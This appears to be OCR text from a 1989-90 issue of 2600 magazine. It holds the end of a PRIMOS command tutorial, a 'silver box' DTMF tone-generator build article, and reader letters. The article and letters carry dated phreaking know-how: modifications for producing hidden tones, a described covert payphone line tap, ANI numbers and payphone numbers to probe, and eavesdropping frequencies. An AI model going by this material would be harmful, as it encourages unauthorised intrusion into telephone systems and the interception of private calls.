The DSM SIM (System Information/Metering) commands gather and display information about system/network status and resource usage from any point on the network.

SIM commands are invoked from the PRIMOS command line. They can be invoked from any terminal to display information about any system on the network. They can be invoked once, or periodically at specified time intervals. Output displays are paginated for screen display and can be recorded in private or system log files. User access to SIM commands on local and remote nodes is controlled by DSM security.

A list of SIM commands and descriptions of the general SIM options follows.

LIST_ASSIGNED_DEVICES - lists assigned devices
LIST_ASYNC - lists asynchronous terminals
LIST_COMM_CONTROLLERS - lists comms controllers configuration
LIST_CONFIG - lists PRIMOS coldstart configuration
LIST_DISKS - lists disk partition names
LIST_LAN_NODES - lists nodes on LAN300 local networks
LIST_MEMORY - lists physical memory usage
LIST_PRIMENET_NODES - lists PRIMENET configured nodes
LIST_PRIMENET_LINKS - lists active PRIMENET links
LIST_PRIMENET_PORTS - lists assigned PRIMENET ports
LIST_PROCESS - lists active system processes
LIST_SEMAPHORES - lists active semaphores
LIST_SYNC - lists synchronous line configuration
LIST_UNITS - lists users open file units
LIST_VCS - lists active virtual circuits

General SIM options are:
-HELP, -H [-NO_WAIT, -NW]
-USAGE
-ON {node, nodegroup}
-PRIVATE_LOG, -PLOG pathname [-NTTY, -N]
-SYSTEM_LOG, -SLOG pathname [-NTTY, -N]
-NO_WAIT, -NW
-FREQ integer
-TIMES integer
-START, -S date+time
-STOP date+time

-ON {node, nodegroup}

This option allows you to specify the target node, or nodegroup to which the command is to be directed. The default is to direct the command to the node on which the command is invoked.

-PRIVATE_LOG, -PLOG pathname [-NTTY, -N]
-SYSTEM_LOG, -SLOG pathname [-NTTY, -N]

The -PRIVATE_LOG option allows you to specify a standard PRIMOS pathname as a DSM log file to which all messages from the target nodes are to be logged. If the log does not already exist, it is created automatically for you. User DSMASR (the DSM application server) must have ALL access to the directory that contains the log.

The -SYSTEM_LOG option allows you a similar facility using logs that are maintained on the system logging directory DSM*>LOGS. System logs only exist on

this directory or its subdirectories, and must be created with the ADMIN_LOG command prior to use.

Logged data can subsequently be retrieved, printed and displayed using the DISPLAY_LOG command.

-NTTY, -N; can be used with the -PRIVATE_LOG and -SYSTEM_LOG options, and indicates that no data is to be displayed to the user. When this option is used, the command spawns a phantom which executes the command on your behalf, and frees your terminal.

-HELP, -H [NO_WAIT, -NW]

This option overrides all other options to display help information about the associated command.

-USAGE

This option overrides all other options to display usage information, for the associated command.

-NO_WAIT, -NW

This option indicates that you are not to be prompted or queried during the command output display.

If this option is not used, you are prompted between each target node's response, and after every 23 lines (1 page) of output displays "—More—" and waits for your response. To see more output press the carriage return. To suppress further output and return to command level, type Q, Quit, N, or No. Any other response will display more output.

-FREQ
-TIMES
-START, -S
-STOP

These options can be used to implement periodic execution of a command.

-FREQ option provides periodic execution of a command, with the interval between executions determined in seconds. The interval you specify is the interval between two successive executions of a command, and not the interval between completion of the command's display and the next execution. The interval is corrected to the nearest multiple of four seconds below that specified. If FREQ 0 is specified, the command is re-executed immediately on completion of the previous execution. If the interval elapses before completion of the previous display, the next execution is delayed until the display is complete.

-TIMES is used in association with the -FREQ option, to set a limit on the number of times that a command is to be executed.

-START, -S sets the date and time that execution starts. The format can be in either ISO standard:

(YY_MM_DD.HH:MM:SS)

or in USA standard:

(MM/DD/YY.HH:MM:SS)

Defaults are: year to current year; date to current date; and time to zero.

-STOP sets the date and time execution stops; format and defaults are the same as for -START.

In the absence of any of these four options, the command is executed once, and immediately.

In the presence of any of these four options, the defaults applied to the unspecified options are:

-FREQ - immediate reexecution
-TIMES - infinite
-START - now
-STOP - never

For more information on any of the SIM commands, type:

HELP command-name

or

command-name -HELP

PRIMOS Electronic Mail Capabilities

PRIMOS, like any other operating system worth its beans, supports full electronic mail capabilities. However, the mail system used will vary from system to system. A lack of standards? Perhaps. But I find it enjoyable learning the differences between the many mail systems available.

I won't discuss how to use the mail systems due to lack of space, but that should pose no problem, as all of them have online help available.

Prime Computer, Inc.'s old mail system (invoked by typing MAIL) is your typical run-of-the-mill mail system. It's not too difficult to figure out how to use.

Prime Computer, Inc. has also created a PRIMOS implementation of the UNIX XMAIL system. This seems to be their pre-

A PRIME

ferred electronic mail system. It is very easy to use, not to mention very powerful.

My favorite electronic mail server is NETMAIL, written by those cunning programmers at Bramalea Software Systems (the same firm that created LOGIN_SENTRY). NETMAIL is the mail server with the most useful features. Not only do you get the normal features of sending user-to-user mail locally and to similarly configured sites on the network, you can also send:

Courtesy copies to other users
Encapsulated non-SAM files

Courtesy copies is basically message forwarding. Assume I wrote a memorandum. If I wanted all the people on the "Board of Trustees" to get a copy I just send cc's (courtesy copies) to them.

The file encapsulation feature makes NETMAIL a pseudo-file transfer application like FTS (File Transfer Service, Prime's answer to UNIX's FTP utility). Say I wrote a useful public domain program and want to distribute it to some users on the local system and some remote systems. Don't want them to get the sources, now do we? So we encapsulate the executable file (compiled program) and mail it out as an encapsulated file. When the receivers read their mail, they will be able to tell NETMAIL to save it as a file to their directory. Very nice!

Some sites use custom-written mail utilities. It all depends. Most, if not all, are rather user-friendly and easy to learn without documentation. Don't forget! Online help files.

ED - The PRIMOS Text Editor

ED is the PRIMOS text editor and it is line-oriented as opposed to full-screen. If you are using VT-100 or a similar emulation, you might play around with the EMACS full-screen editor, but I won't be discussing EMACS here. After all, it comes with its own interactive tutorial. Another reason why I won't be discussing it is because not all Prime sites have it online (it is a separately priced product). RUNOFF is another separately priced product. It is a fully equipped word processor. ED, on the other hand, comes with PRIMOS and it is always available.

To invoke the PRIMOS EDitor, type:

ed

at the "OK," prompt.

This will enter ED with an empty workspace. You are creating a new file. To edit an existing filesystem object, type:

ed filename

When you enter ED with an empty workspace you will be dumped into INPUT mode. Everything you type here will be taken as input into the file you are creating.

If you tell ED to load a file and edit it (i.e., ED filename) then you will be dumped into EDIT mode. Everything you type will be taken as ED editing commands.

To switch between INPUT and EDIT

"You are advised not to wantonly delete users or edit them."

mode, issue a null line (that is to say, press the RETURN key). This brings a new problem into mind. How do you make a blank line if when you press RETURN alone it switches between modes? Yes, this is a shortcoming for PRIMOS users who are used to standard text editing systems. To create a "null" line, type a space and then press RETURN. It looks null, but it is really treated as a line one character in length by ED. Take note that both INPUT mode and EDIT mode use no prompt.

To illustrate what we have learned so far, consider this "pretend" session with the ED line editor. *(Since this magazine is not an 80-column environment, we'll use the ">" symbol at the beginning of lines that are actually part of the preceding line in an 80-column setting.)*

OK, ***ed***
INPUT
Hey, this is pretty nice. A nice text

(continued on page 34)

HOW TO BUILD

by Mr. Upsetter

Every day people use touch tones to signal between their phone and the phone company's switching equipment. What the average man on the street doesn't know is that there are four other touch tones that aren't used in regular telephone signaling. As all good phone experimenters know, a silver box is a device that can create the four extra DTMF (dual-tone multi-frequency) tones that are not used in normal telephone service. These DTMF tones are known as A, B, C, and D. It is quite easy to generate these DTMF tones because the standard 16 tone format is used in many popular DTMF tone generator IC's. This article shows two ways to modify telephone equipment on the market to make silver box tones and then gives a schematic of a device that will produce all 16 DTMF tones.

Modification for Telephones

You may not know it, but you might already own a silver box. That is, the DTMF encoder IC inside your touch tone phone may be capable of producing silver box tones. If your phone is a newer touch tone and does not have features such as call storage or redial, the mod presented here will work, if it has the right chip.

There are many different types of DTMF chips, but this modification is for phones using the 16 pin TCM5087 tone encoder. This chip is specifically designed to generate the eight different tones used in dual tone telephone dialing systems. See Figures 1 and 2 for a list of tones and associated frequencies. Here's how the 5087 works. When a key is pressed, it connects two pins on the IC together. One is a row pin and one is a column pin. For instance, if a 6 is pressed, the row 2 pin is connected to the column 3 pin on the 5087. This causes a 770 Hz and 1477 Hz tone to be emitted. For normal phone use, the column 4 pin, which is used to make the A, B, C, and D tones is unused.

Before you start this simple modification you must have a phone with a 5087 chip. On the new trimline style phones this chip is located in the center of the larger printed circuit board (PCB) in the handset. The chip should have the numbers 5087 on the back along with some other numbers, so it will read something like "T95087" or "TCM5087". Once you have identified the chip, you must gain access to the solder side of the PCB.

The four tones are enabled by installing three wires and a switch. First, cut the trace on the PCB going from pin 5 of the 5087 to the keypad. Use a razor blade or a small file. (On an IC the first pin is the one in the lower left corner when you hold the chip so the letters are right side up. There may also be a dot on the case above pin 1.) Next, solder separate wires to pin 5, pin 9, and to column 3 of the keypad. This is the point on the keypad

that was connected to pin 5 of the IC before you cut the trace. See Figure 3 for the schematic of the modification. On a trimline type phone it is easiest to make all connections to the solder side of the PCB. Be sure you have identified the pins on the IC correctly before you start soldering. Now, solder the wire from the keypad to the middle tab of an SPDT switch. Solder the wire from pin 9 to one side of the switch and the wire from pin 5 to the other. The modification is now complete. For normal DTMF tones the switch simply connects the keypad to pin 5, the column 3 pin. For silver box tones, the switch connects the previously unused pin 9, the column 4 pin, to the keypad. The keys 3, 6, 9, and # now become A, B, C, and D respectively.

Before you put everything back together doublecheck your work. Toggle the switch and make sure all the tones work. Make sure the wires you installed don't cause any shorts. Lastly, find a place to securely install the switch.

Another Modification

If the above mod won't work on any of your phones, you can do a similar mod on a product sold by Radio Shack. Their "economy pocket tone dialer" ($15.95) uses a 5087 chip and can be converted for silver box tones. The modification uses three wires and a switch, as before. Once completed, you will have a nice portable 16 tone DTMF generator.

The first step of this mod is to remove the PCB. Carefully pop off the back of the unit and remove the power switch and the six screws in the PCB. Then desolder the two speaker wires and the battery wires from the PCB. You may also want to remove the keypad and the keys. Now look at the keypad side of the PCB (not the component side). Cut the trace going from pin 5 of the IC to column 3 of the keypad. This is the outermost of the three traces going from the IC to the keypad. Now the switch must be installed. Find a tinned round pad marked C3 in the upper left of the component side of the PCB and solder a wire from here to the middle tab of an SPDT switch. This switch must be a very small toggle or slide switch. Also on the component side, solder a wire from pin 9 to one side of the switch and a wire from pin 5 to the other. As before, be sure to identify the pins correctly. There is room to install a switch inside the enclosure in the gap to the left of the diode at the top of the PCB. As usual, check for shorts caused by the wires or the switch. The switch will operate exactly as described in the previous modification.

Alternative 16 Tone DTMF Generator

If you don't have the right phone and don't want to spend $16 at Radio Shack, you can build your own touch tone encoder using the schematic in Figure 4. This device is very similar to the one sold by Radio Shack. It uses the TCM5089 DTMF encoder IC to produce all 16

tones. The 5089 is closely related to the 5087 in both function and pinout. One important difference is that the 5087 produces a tone when a row and column pin are connected together, while the 5089 produces a tone when a row and column pin are connected to ground. As a result, the 5089 must be used with a specific type of keypad, called a 2-of-8 keypad.

Explanation of the schematic is as follows: pressing a key causes a row and column pin to go low, thus producing a DTMF tone at pin 16, the output. The IC requires a sine wave input supplied by a TV color-burst crystal at 3.579545 MHz (X1) to generate eight different audio sinusoidal frequencies. The tone output from pin 16 goes to a 32 ohm speaker, C2, C3, and R1. Varying the values of C2, C3, and R1 will change the volume and audio quality of the signal. If you use a speaker of higher and lower impedance, you should experiment with the values of C2, C3, and R1 for the best audio volume and quality. The device is powered by 4.5V but the 5089 can handle up to 12V.

Parts List and Suppliers

C1- 22uf, 16V electrolytic
C2- 1uf, 16V electrolytic
C3- 2.2uf, 16V electrolytic
IC1- TCM5089 DTMF encoder
R1- 68 ohm, 1/4W
X1- 3.579545 MHz color-burst crystal
Other parts: 2-of-8 keypad, speaker, batteries, battery holder, enclosure, power switch, circuit board, etc.

The TCM5089 is available from many sources. One is Jameco Electronics, 1355 Shoreway Road, Belmont, CA 94002. A 2-of-8 keypad is available from The Electronic Goldmine, P.O. Box 5408, Scottsdale, AZ 85261. The crystal is available from Radio Shack or Jameco, and many others. Total cost of electronic parts should be around $6-7.

If you buy the keypad from The Electronic Goldmine, the pinout is as follows:

o o o o o o o o o
E F G H J K L M N

These are the nine pins on the back of the keypad. E: ground, F: column 4, G: column 3, H: column 2, J: column 1, K: row 4, L: row 3, M: row 2, N: row 1.

Now What?

Some of you may be wondering what to do with your new toy. A silver box isn't a toll avoidance device like a blue or red box; it is another tool with which to explore the phone system. And that means you have to do the experimenting. Try beeping silver box tones into voice message systems, cellular VMS, test exchanges, loops, pay phones, 10NXX and 950 numbers, answering machines, or anywhere else you think the tones shouldn't belong. See what happens when you drop a silver box tone or two down your local exchange or through different long distance carriers. If you experiment systematically and keep good records, you will surely uncover something interesting.

FOUR EXTRA TONES

	COLUMN 1	2	3	4
ROW 1	1	2	3	A
ROW 2	4	5	6	B
ROW 3	7	8	9	C
ROW 4	*	0	#	D

Figure 2

TONE	FREQ. (Hz)
ROW 1	697
ROW 2	770
ROW 3	852
ROW 4	941
COLUMN 1	1209
COLUMN 2	1336
COLUMN 3	1477
COLUMN 4	1633

Figure 1





Figure 3. Note switch between pins 5 and 9

Figure 4. This schematic is similiar to the Radio Shack device



Help Needed

Dear 2600:

I am hoping you may be able to help me. I am in a position where several times people I do not know have tried to trick me into saying illegal things on the phone. I need a way to be able to tell their phone numbers as they call me.

I have heard that there exists phones or boxes that can pick up the number calling you from a signal transmitted with any call and display it. Do you know where I could buy one, get one, or how I could build one?

Concerned
Syracuse, NY

Yes, such boxes exist, but it will be some time before they can tell you the phone number of ANY call, that is, calls outside your local calling area. And it won't work at all if your local phone company isn't offering a caller-ID type of service.

Caller-ID is becoming a very controversial topic. Anonymity on the phone is something we all take for granted. Removing this would make using the phone a completely different experience, one that would probably be a whole lot less fun and a great deal more intimidating.

But then there are those who abuse the anonymity feature. What do we do with them? In your case, you'd be wise not to remain on the line when these people call if indeed they are trying to trick you. If they continue to call, file a complaint with your phone company. Nobody (including the phone company, law enforcement, or regular people) has the right to harass you on the phone if they're told to stop. If you're determined enough, they will be tracked down.

Interesting Facts

Dear 2600:

The ANI's for the 412 (Pittsburgh) area code are scattered in the 410 exchange. We know of the following:

410-4100: downtown Pittsburgh and suburban.

410-6633: east suburban.

Also, US Sprint issues a complete rundown of who called an 800 number. We got our 800 bill and surprisingly it showed every number that called us.

The Renegade of Pittsburgh
Sysop of Charlotte
(412) 829-2767

The copy of the bill you sent us looks exactly like a regular Sprint bill, except the numbers on it are the numbers that called you. Something to think about, especially those of you who like to call 800 numbers. Look in our Spring 1989 issue to find out which 800 exchanges are owned by Sprint. We'd like to know if the other companies provide such detailed billing.

By the way, Sprint's FONLine 800 service isn't a bad deal. There's currently no startup fee to obtain an 800 number and you can attach it to any existing phone number. Your 800 number will work all over the country and the monthly fee is only $10. The per call fee is rather steep, though. It averages about 22 cents a minute.

But it's one way to virtually guarantee not getting ripped off by an AOS somewhere. Of course, you can only dial one number.

More Frequencies

Dear 2600:

In your Autumn 1989 issue a reader pointed out the Mobile Telephone Assignments. The reader however left out an important set of frequencies which are used for phones on airplanes. These frequencies usually have senators, congressmen, and other important business people calling home, setting appointments, or talking about other things:

454.675, 454.700, 454.725, 454.750, 454.775, 454.800, 454.825, 454.850, 454.875, 454.900, 454.925, 454.950, 454.975.

Please note: "It is a federal crime with severe punishment and/or fines to 1) divulge what you hear to anyone who is not a party to the broadcast; 2) to make use of any broadcast information for your own personal gain; 3) to make use of any broadcast information for illegal purposes or to commit a crime. Any such violations may be investigated by the FBI and prosecuted by the US Department of Justice."

MM
Rutherford, NJ

We wonder if those same penalties apply to anyone who overhears a conversation on a bus. It's basically the same thing. The only difference is that the people talking on the phone often aren't aware of how easy it is for others to listen in. The crime in that case is ignorance, often perpetuated by manufacturers who would rather their customers not know how non-private their conversations really are. Still, this is better than the cellular fiasco, where Congress decided that the best (and only) protection would be to simply make listening in illegal. Who would be fool enough to listen to something illegal in the privacy of their own home?

Numbers Needed

Dear 2600:

I am writing to inquire as to whether any issue of your magazine has information regarding access to long distance telephone calling card codes using AT&T or Sprint services without a computer.

I used to have a calling card number that worked and billed to someone else, but it is no longer valid.

I don't have a computer, so I need some way of finding a valid card number that works. From what I've read in one of your books, that isn't easy to do at random because AT&T is difficult to hack without a computer. I've tried using my old card and changing the last four digits, but it won't go through.

If you have anything on this or know of a publication that does, please let me know.

MC
Van Nuys, CA

What you want to do really has nothing to do with hacking or phreaking. There are lots of ways

to make telephone calls. You discover them through individual experimentation. Using someone else's calling card is not the way to go. You victimize an innocent person and you also run a tremendous risk of getting caught. If you want to explore and manipulate the system, there's never been a better time. If you simply want to steal, you'll have to wait in line.

BBS Question

Dear 2600:

What are the requirements for putting up a 2600 BBS? I have an Amiga and I want to put up a board. What BBS program should I use?

Greg
New York

As it stands right now, there are no 2600 boards. It was working out fairly well for a while but then we found ourselves devoting more and more time to the boards when we should have been working on the magazine. We've got our priorities and they center around the magazine itself. Anyone interested in running boards has our blessings, and if they want to spread the word through 2600, we'll do what we can. The only basic requirements we insist upon are user anonymity and private mail that cannot be read by system operators.

Comments/ Suggestions

Dear 2600:

I had not intended to renew this time, since I've found very little of interest in the last few issues. In particular, the articles about the command languages of several (common) operating systems seemed no more than a reprint of what was easily available in users' manuals. I read those all day. Your Fall issue was superb, however, so I'd like to renew.

Don't misunderstand. I do like the articles on computers when they present something fresh. But, in general, I find the articles on the telephone system much more interesting. And I especially like the information on threats to privacy (and would appreciate more about "practical" ways to counteract these threats).

I do have one question. In many cases, the telephone information is a bit too advanced for me, as I am only a beginner. I would appreciate it if sometime you could publish a bibliography of above- and underground information, from which I could learn the basics. As you may have most of this information already, which may otherwise be hard to find, maybe you could put it altogether into a "primer" which you could offer for sale.

In closing, again, thanks for the last issue, which was golden.

HC
Phoenix

It WAS a good issue, wasn't it? We were responding to our readers' suggestions, which we never tire of hearing. We need a continuing flow of more articles, however, in order to keep issues like that one coming.

The project you suggest is one we've had our eye on for some time. We've had our eye on others

as well. Maybe something will materialize soon....

COCOT Hacking

Dear 2600:

A non Bell System lookalike payphone was recently installed outside in the parking lot of a convenience store across the street from my residence. The phone wires coming out of it are exposed and unprotected; you could probably splice into them leaving extra connections to hook up a conventional telephone.

No phone number is listed on it so I made a short long distance collect call to a friend. A choppy woman's digitized computer voice said, "This is a public payphone. This is not a billable number." It repeated this about four or five times as the call was being initiated — even the person I phoned could hear it. I was then able to get the payphone's number from my friend's phone bill.

I called the payphone and after two rings the same voice answered by just saying "Thank you" followed by a series of four touchtones (I assume) in rapid succession. There's about a 20 second pause. (I would guess the payphone owners enter a code from a touchtone phone on their end to determine how much money has been collected, etc. It would be fun to hang an FM transmitter on the line and eventually get all the codes to activate its various information modes.) Without entering a chain of touchtones it recognizes, it simply hangs up.

I then took my cordless phone over to it and dialed it up. The payphone produces a soft chirping sound instead of a ringing bell, and it's not loud at all. When you pick up the handset it simply says "One moment please" four or five times but it simply will not connect you through to the caller. As a general rule I avoid these privately owned payphones and whenever possible go for genuine Bell.

As an open suggestion, could a knowledgeable 2600 reader submit a schematic for a device that would display a digital readout of a string of touchtones applied to its input? The NSA uses such devices in their surveillance work. Recently Modern Electronics had a device that would give an actual voice of the various touchtone digits. Its construction was fairly simple, but the tones had to be entered very slowly — it couldn't tell you a rapid string like you'd get from an auto speed dialer or even from normal hand dialing. This device would be great for monitoring cellulars or the 46/49 Mhz cordless portaphones.

And finally, one question: is it possible to call a 900 number from a payphone using a red box somewhere in this country? It doesn't work in my area.

I enjoy your periodical a great deal (the phone articles are by far the best since access is universal). Keep up the good work!

Akron, Ohio

The COCOT (Customer Owned Coin Operated Telephone) you investigated is a very common one. Some others for our readers to

play with are at 602-820-1430, 516-467-9183, and 214-286-3334. It may take a good ten rings for them to answer with the computer voice and it might be hard to keep curious humans from picking up when you call. The four tones after the "Thank you" sound suspiciously like silver box tones (A, B, C, D) — we don't know what their purpose is. Obviously, the phone then waits for you to enter the right digits. Currently, we have no idea as to what the format is. Once we have that information, it'll be easier to crack and we can see just what these phones can do. We encourage our readers to evaluate the different types of payphones in their areas, get their numbers, call them, experiment, etc. Let us know what you find.

Regarding 900 numbers from payphones: generally it doesn't work, not even 900-555-1212, which is a free call. But software errors in the central office can make wonderful things happen. There was a time when quite a few payphones in New York City would call ANY 900 number free of charge. You may find this in your area if nobody's caught it. You may find a COCOT that allows this. But don't expect it to last. Usually after the first bill rolls in, they figure out what's wrong pretty quickly. If you are lucky enough to find one of these holes, you'll soon discover how boring most of these services are, even for free. And then you won't have to worry about falling for that crap in the future. It's too bad the general populace can't share that realization.

GTE Mysteries

Dear 2600:

I'm the kind of guy that likes to just try things for the hell of it (what's this button for??). You know, to see what happens or just for the sake of knowing something new, even if it's "useless". Anyway, that's how I stumbled upon this little telephone episode.

I live in the "south bay" region of Los Angeles and my phone company is the infamous GTE. Just recently, I had the "Smart Pack" features (call forward, call waiting, call conferencing, and speed calling) added to my service. Anyway, I dialed my own number, for whatever reason, and much to my surprise, I did not get a busy signal. What I got instead were four short beeps (sounding just like "conversation being recorded" beeps) spaced apart about a half second each. Then I'm disconnected and just dead silence. I waited a few seconds, pushed assorted buttons, nothing. Then a nice steady tone like one would get calling a long distance 800 number. Not knowing why, how, or what to do, I just pushed more tones. Nothing. Then the nasty "line off the hook" tone comes blasting through, so I hung up.

Are you familiar with an incident such as this? Is this related to the Smart Package? GTE? Freak of nature? Sorry I can't tell you what ESS is in use here. If you haven't already guessed, I am a novice at phone hacking.

By the way, I love your publica-

tion, filled with neat stuff I may never use but still fun to read.

Some thank you info: 114 in my GTE area gets the computer voice readout of the number you're calling on, and I've been told 1223 does likewise for PAC-TEL.

H.
Manhattan Beach, CA

It sounds like you came in on your own call waiting. That could explain the four beeps. We don't know why you were disconnected, however. GTE has a lot of oddities and we'd love to hear about some more of them. For instance, WHAT "nice steady tone like one would get calling a long distance 800 number"? We in non-GTE land have never heard of such a thing, which you probably take for granted.

On Being Traced

Dear 2600:

There's a question that *every* hacker has asked at least once in his life and I am surprised that you have not as yet covered it. When hacking onto a system, everybody always wants to know "Who does the system belong to?" and "Does this system trace?" The answer to the first one should be obvious. CNA's have always proven to be very useful here. But what about the second question? How common is it for a mainframe to have tracing equipment on it, and after hacking it for some time, is it possible, if the company detects you, for them to obtain tracing equipment to catch you, and if so, how likely do you think it is that they will obtain such facilities? The reason I ask this is that I often scan exchanges looking for computers to hack and I often wonder how "safe" a system that I am playing with is.

The CPU Raider

We've covered this many times. Any system, be it a phone system or a computer system, can install a trace if abuse is suspected. It is not wise to call any system directly from your home for just that reason. Calling an extender to reroute your call to a computer system won't do you much good if the extender people put a trace on THEIR system! But don't let us mislead you. There are always ways to get in and STAY in if you're good, determined, and smart.

Information

Dear 2600:

Do you still have 2600 t-shirts?

KS
Pittsburgh, PA

Not at the moment. Hopefully by the time the Spring issue comes out, we'll have a new run.

Dear 2600:

I was wondering what the address was for the Chaos Computer Club in West Germany.

DS
Rocky Point, NY

Chaos Computer Club, Schwenckestr 85, D-2000 Hamburg 20, West Germany. Phone number from the States: 011-49-40-4903757.

Dear 2600:

To complete my collection of 2600 Magazine I have back issues for 84, 85, 86, 87, and parts of 88

and 89 to date. What I need to know is:

Are there other back issues of 2600 beyond January 84?

In 88 I started with the Summer issue. What issues in 88 preceded these? Are they available? What is the cost?

Would anyone out there happen to know the current address to WORM Magazine, or if it still exists?

AG
San Bernardino, CA

1984 was our first year of publication and so there are no back issues before then. For 1988 and 1989, it is possible to buy single back issues for $6.25 each domestically, $7.50 overseas. We don't sell individual back issues before 1988 because we were a monthly publication and the space needed to keep a ready supply of EVERY individual issue is beyond our abilities. That's why we offer only the package deal for 1984 through 1987.

It appears that WORM Magazine doesn't exist, as mail to the address we published has been coming back combined with the fact that we haven't seen an issue for quite some time. The best way to find out is by reading Factsheet Five, a magazine that reviews other magazines (yes, we're in there) and gives you a good idea of the diversity that's available. You can write to them care of Mike Gunderloy at 6 Arizona Ave., Rensselaer, NY 12144-4502 or call 518-479-3707. A single copy costs $3 in North America, $7 elsewhere.

Life's Little Moments

Dear 2600:

Although I have only recently come in from the cold to what I feel to be old friends at 2600, I would want you to know I've had great respect for your work over the years. Our old network was Cloud Nine (it went down in November of 1978), the head master of which was Honest Abe of Kentucky.

Now that we have put "old blue" on the shelf, I want to ask the proletariat for their best shot at our new "system" here at the old sin din. It was hatched by our group of Sigma Pi Sigmas here on campus. The idea was born when MA bought our local wire chef a new reflectascope+spectrum analyzer. It is a real dream machine and we have all had phun playing "footsy" with him. Fortunate-ly/unfortunately he missed the part about capacitive reactance in his ICS courses. Our link is a cordless phone tapped in through a mercury wetted reverse current breakpoint to the payphone up the block. This is so when John Q. Public goes off hook to use the payphone it drops us off automatically (we work the BBS's at night anyway). So far we have lost only the bottom half of a Southwestern Bell Freedom Phone and the breakpoint relay (we hid it better this time). Around here MA has never been into Radio Direction Finding (until Cell Phones) so we have had it pretty easy. The only sad part is when we hear the screams of the sysops on the other end of the voice line. Is MA work-

ing on them with cattle prods these days? In the past our RF link was 2 meter HAM band but if you lose one of them it can be quite a bit more expensive than the loss of half a Freedom Phone 1700. We use most anything to punch our modems through the top half of the cordless phone (I use my old "TRASH"-80 4/P with a Teletrends Corp. TT512P 1200 baud — so I don't have that much to lose.) I use Omniterm with BIG RED (quarters only) on board.

The wire chef uses 2 Kc. to ping with his new reflectascope so we use a good tight notch pass bridge filter with H pad resonant coupling to let him go by. The tie point can we use at the pay phone happens to be a regular rats nest and this helps hide things. Also we use #32 wire for the physical tap (he wears trifocal glasses and hasn't seen anything that small in about five years now). We also have a drop weight fixed just out of sight so when he lifts up the can lid it rips out our tap lines and sligshots the bypass filter and H pad resonant LC coupler (both together are about the size of a Tootsy Role) over the top of the pole into the next county.

I greatly enjoyed reading the back issues of 2600 and will order the rest of them when I get time and cash.

Your Bastard Stepchild and Friend,
F.M. "Cordless"

We enjoyed reading your letter. It's not often we hear from your particular universe.

Fun Numbers

Dear 2600:

Here in New York City the whole 959 prefix is dedicated to test numbers and lots of other interesting stuff. The neat thing about this number is that it is free to call. Either at home or on a payphone the call costs you nothing.

Another interesting number can be found at 212-439-3200. That's the Lenox Hill Hospital health hotline. Using a touch tone phone, you can enter three digit codes and get medical information on over 300 topics. Each message is between three and five minutes and has been approved by Lenox Hill Hospital physicians. If you want a list of all of the topics, you can call 212-439-2980 to request a brochure.

The Seeker
New York City, NY

In addition to 959, the 890 exchange is full of test numbers for the phone company, all of which are toll-free. A good way to avoid the annoying repair service computer at 611 is currently 890-6611. A human answers now, but we're sure that that person's job won't last much longer. 890 is generally routed to the 315 area code in upstate New York, but if you call the one in your area code, you won't be charged. You might even see a call show up on your phone bill that says "TEST CALL" instead of the phone number. Don't worry, no charges will apply. Another oddity: up until recently, 890-TEST connected you to a strange service-order type of voice computer, and

890-TONE hooked you into a modem of sorts. Both of those numbers are unreachable now, unless you dial them in area code 315, where they only work sometimes. We don't know what they're for, but you will be billed if you call them direct.

That hospital health hotline is a great service and it shows what slimebags the 900/dial-it service people really are. You don't need to charge a dollar a minute to provide a service. This hotline is yours for the price of a phone call. Let's hope for more of them.

Words of Thanks

Dear 2600:

Thank you very much for both 2600 and for the Central Office BBS — using info derived from them, I was able to gain vengeance against some sleazy Arizona computerniks who got me fired from my job. Perhaps you would not agree with my methods, but I feel justified (to say the least) in using extreme measures against a gang of out-and-out *criminal* hackers, in a city where all the cops are corrupt....

The ANI for the Sacramento area (916 area code) is 830-xxxx, where xxxx is any four digits. (1111 works in most of the city.) Ringback is 970-xxxx.

If you print this, *please don't* use my name!!! I have *good reason* not to be connected with the above. Thank you very much.

???

As your letter came unsigned and without a return address, there really wouldn't be a way for us to print your name, would there?

How?

Dear 2600:

How is it possible to publish hacking and phreaking information without those in authority changing those systems you expose?

WAFB
Knob Noster, MO

Good question. Sometimes the systems are changed, sometimes some of them are changed, sometimes none of them are changed. But what we get out of it is the knowledge of how the systems operate and that's an invaluable tool which leads to our figuring out still more of them. In other words, knowledge and information are always advantageous and should never be stifled.

Hacker Clubs

Dear 2600:

In your Autumn 1989 edition you mentioned that you thought the hack/phreak spirit in the USA was dying. I agree, but would there be a way to start an open hack/phreak group similar to Chaos Computer Club? If you want you could call it 2600 and advertise in the Marketplace for people to start the clubs in their areas. They could have meetings similar to the ones you have once a month on Fridays.

BK
Syracuse, NY

We'd like for that to happen, but we can't wave our wands and expect it to occur just because we want it to. There has to be a desire

